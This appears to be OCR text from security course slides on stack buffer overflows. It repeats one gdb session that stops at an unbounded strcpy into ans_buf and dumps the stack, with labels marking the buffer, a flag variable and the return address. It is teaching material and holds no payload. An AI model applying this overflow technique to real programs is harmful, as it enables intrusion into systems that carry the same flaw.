
Let's take a look at our stack



```
cse523@Ubuntu:~/stack_of$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, li
(gdb) run test
Starting program: /home/cse523/stack_of/ans_chec
ans_buf is at address 0xffffd0ac
Breakpoint 1, check_answer (ans=0xffffd382 "test
ans_check5.c:12
12    strcpy(ans_buf, ans);
(gdb) x/32xw $esp
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
0xffffd0e0:   0xffffd382   0xf7ffd000   0x080485ab   0xf7fbb000
0xffffd0f0:   0x080485a0   0x00000000   0x00000000   0xf7e2dad3
0xffffd100:   0x00000002   0xffffd194   0xffffd1a0   0xf7feacca
(gdb)
```


ans_buf
ans_flag
return address
stack addresses

Let’s take a look at our stack




```
cse523@Ubuntu:~/stack_of$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, li
(gdb) run test
Starting program: /home/cse523/stack_of/ans_chec
ans_buf is at address 0xffffd0ac
Breakpoint 1, check_answer (ans=0xffffd382 "test
ans_check5.c:12
12      strcpy(ans_buf, ans);
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
0xffffd0e0:   0xffffd382    0xf7ffd000    0x080485ab    0xf7fbb000
0xffffd0f0:   0x080485a0    0x00000000    0x00000000    0xf7e2dad3
0xffffd100:   0x00000002    0xffffd194    0xffffd1a0    0xf7feacca
(gdb)
```

Let’s take a look at our stack




```
cse523@Ubuntu:~/stack_of$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, li
(gdb) run test
Starting program: /home/cse523/stack_of/ans_chec
ans_buf is at address 0xffffd0ac
Breakpoint 1, check_answer (ans=0xffffd382 "test
ans_check5.c:12
12      strcpy(ans_buf, ans);
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
0xffffd0e0:   0xffffd382    0xf7ffd000    0x080485ab    0xf7fbb000
0xffffd0f0:   0x080485a0    0x00000000    0x00000000    0xf7e2dad3
0xffffd100:   0x00000002    0xffffd194    0xffffd1a0    0xf7feacca
(gdb)
```

Let’s take a look at our stack



